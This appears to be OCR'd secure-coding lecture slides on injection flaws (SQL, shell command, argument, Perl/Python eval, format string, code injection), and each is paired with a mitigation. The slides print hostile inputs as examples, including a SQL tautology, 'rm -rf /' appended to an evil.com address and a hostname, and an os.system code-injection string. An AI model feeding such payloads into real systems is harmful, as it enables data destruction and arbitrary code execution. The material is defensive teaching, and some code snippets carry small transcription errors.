
```
SELECT * FROM members
WHERE u='admin' AND p='' OR 'x'='x'
```

3. Returns all row of table members

4. System grants access

```
Login() returns true
```

Mitigated SQL Injection Attack



JAVA

1. User sends malicious data

```
user="admin"; pwd="' OR 'x'='x"
```

```
boolean Login(String user, String pwd)  {
    boolean loggedIn = false;
    conn = pool.getConnection( );
    PreparedStatement pstmt = conn.prepareStatement(
        "SELECT * FROM members WHERE u = ? AND p = ?");
    pstmt.setString( 1, user);
    pstmt.setString( 2, pwd);
    ResultSet results = pstmt.executeQuery( );
    if (rs.next())
        loggedIn = true;
}
```

2. DB Queried


SELECT * FROM members WHERE u = $?_1$ AND p = $?_2$

$?_1$ = "admin" $?_2$ = "' OR 'x'='x"

3. Returns null set

4. System does not grant access

```
Login() returns false
```


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

http://xkcd.com/327

Command Injections

- User supplied data used to create a string that is the interpreted by command shell such as `/bin/sh`
- Signs of vulnerability
  - Use of `popen`, or `system`
  - `exec` of a shell such as `sh`, or `csh`
  - Argument injections, allowing arguments to begin with `"-"` can be dangerous
- Usually done to start another program
  - That has no C API
  - Out of laziness

Command Injection Mitigations

- Check user input for metacharacters
- Neutralize those that can't be eliminated or rejected
  - replace single quotes with the four characters, `'\''`, and enclose each argument in single quotes
- Use `fork`, drop privileges and `exec` for more control
- Avoid if at all possible
- Use C API if possible

Command Argument Injections

- A string formed from user supplied input that is used as a command line argument to another executable
- Does not attack shell, attacks command line of program started by shell
- Need to fully understand command line interface
- If value should not be an option
  - Make sure it doesn't start with a -
  - Place after an argument of -- if supported

Command Argument Injection Example

C/C++

- **Example**

```
snprintf(cmd, sSize, "/bin/mail -s hi %s", email);
M = popen(cmd, "w");
fputs(userMsg, M);
pclose(M);
```

- **If email is `-I` , turns on interactive mode …**
- **… so can run arbitrary code by if userMsg includes: `~!cmd`**

Perl Command Injection Danger Signs

PERL

- `open(F, $filename)`
  - Filename is a tiny language besides opening
    - Open files in various modes
    - Can start programs
    - `dup` file descriptors
  - If `$filename` is `"rm -rf /|"`, you probably won't like the result
  - Use separate mode version of open to eliminate vulnerability

Perl Command Injection Danger Signs

PERL

- Vulnerable to shell interpretation

```
open(C, "$cmd|")                open(C, "-|", $cmd)
open(C, "|$cmd")                open(C, "|-", $cmd)
`$cmd`                          qx/$cmd/
system($cmd)
```

- Safe from shell interpretation

```
open(C, "-|", @argList)
open(C, "|-", @cmdList)
system(@argList)
```

Perl Command Injection Examples

PERL

- `open(CMD, "|/bin/mail -s $sub $to");`
  - Bad if `$to` is `"badguy@evil.com; rm -rf /"`
- `open(CMD, “|/bin/mail -s '$sub' '$to'");`
  - Bad if `$to` is `"badguy@evil.com'; rm -rf /'"`
-
  ```
  ($qSub = $sub) =~ s/'/'\\''/g;
  ($qTo = $to)   =~ s/'/'\\''/g;
  open(CMD, "|/bin/mail -s '$qSub' '$qTo'");
  ```
  - Safe from command injection
- `open(cmd, "|-", "/bin/mail", "-s", $sub, $to);`
  - Safe and simpler: use this whenever possible.

Eval Injections

PERL

- A string formed from user supplied input that is used as an argument that is interpreted by the language running the code
- Usually allowed in scripting languages such as Perl, sh and SQL
- In Perl `eval($s)` and `s/$pat/$replace/ee`
  - `$s` and `$replace` are evaluated as perl code

Ruby Command Injection Danger Signs

RUBY

Functions prone to injection attacks:

- `Kernel.system(os command)`
- `Kernel.exec(os command)`
- `` `os command` `` # back tick operator
- `%x[os command]`
- `eval(ruby code)`

Python Command Injection Danger Signs


PYTHON

Functions prone to injection attacks:

- exec() # dynamic execution of Python code
- eval() # returns the value of an expression or
  # code object
- os.system() # execute a command in a subshell
- os.popen() # open a pipe to/from a command
- execfile() # reads & executes Python script from
  # a file.
- input() # equivalent to eval(raw_input())
- compile() # compile the source string into a code
  # object that can be executed

Successful OS Injection Attack

JAVA



1. User sends malicious data

```
hostname="x.com;rm -rf /*"
```

2. Application uses nslookup to get DNS records

```
String rDomainName(String hostname)  {
  …
  String cmd = "/usr/bin/nslookup " + hostname;
  Process p = Runtime.getRuntime().exec(cmd);
  …
```

3. System executes

```
nslookup x.com;rm -rf /*
```

4. All files possible are deleted

Mitigated OS Injection Attack

JAVA

1. User sends malicious data

```
hostname="x.com;rm -rf /*"
```

2. Application uses nslookup only if input validates

```
String rDomainName(String hostname)  {
  …
  if (hostname.matches("[A-Za-z][A-Za-z0-9.-]*")) {
    String cmd = "/usr/bin/nslookup " + hostname);
    Process p = Runtime.getRuntime().exec(cmd);
  } else {
    System.out.println(“Invalid host name”);
    …
```

3. System returns error

```
"Invalid host name"
```

Format String Injections

C/C++

- User supplied data used to create format strings in `scanf` or `printf`
- `printf(userData)` is insecure
  - `%n` can be used to write memory
  - large field width values can be used to create a denial of service attack
  - Safe to use `printf("%s", userData)` or `fputs(userData, stdout)`
- `scanf(userData, ...)` allows arbitrary writes to memory pointed to by stack values
- ISO/IEC 24731 does not allow `%n`


Code Injection

Cause

- Program generates source code from template
- User supplied data is injected in template
- Failure to neutralized user supplied data
  - Proper quoting or escaping
  - Only allowing expected data
- Source code compiled and executed

Very dangerous – high consequences for getting it wrong: arbitrary code execution

Code Injection Vulnerability



1. logfile – name's value is user controlled

```
name = John Smith
name = ');import os;os.system('evilprog');#
```

2. Perl log processing code – uses Python to do real work

```
%data = ReadLogFile('logfile');
PH = open("|/usr/bin/python");
print PH "import LogIt\n";w
while (($k, $v) = (each %data)) {
  if ($k eq 'name')  {
  print PH "LogIt.Name('$v')";
}
```

3. Python source executed – 2nd LogIt executes arbitrary code

```
import LogIt;
LogIt.Name('John Smith')
LogIt.Name('');import os;os.system('evilprog');#')
```

Code Injection Mitigated

PYTHON

PERL

1. logfile – name's value is user controlled

```
name = John Smith
name = ');import os;os.system('evilprog');#
```

2. Perl log processing code – use QuotePyString to safely create string literal

```
%data = ReadLogFile('logfile');
PH = open("|/usr/bin/python");
print PH "import LogIt\n";w
while (($k, $v) = (each %data)) {
  if ($k eq 'name')  {
    $q = QuotePyString($v);
    print PH "LogIt.Name($q)";
}
```


```
sub QuotePyString  {
  my $s = shift;
  $s =~ s/\\/\\\\/g;     # \  → \\
  $s =~ s/'/\\'/g;       # '  → \'
  $s =~ s/\n/\\n/g;      # NL → \n
  return "'$s'";         # add quotes
}
```

3. Python source executed – 2nd LogIt is now safe

```
import LogIt;
LogIt.Name('John Smith')
LogIt.Name('\');import os;os.system(\'evilprog\');#')
```

XML Injection

XML Injection



SOAP data

Trace file

Config file for .NET

XHTML file

WSDL (web services description language)

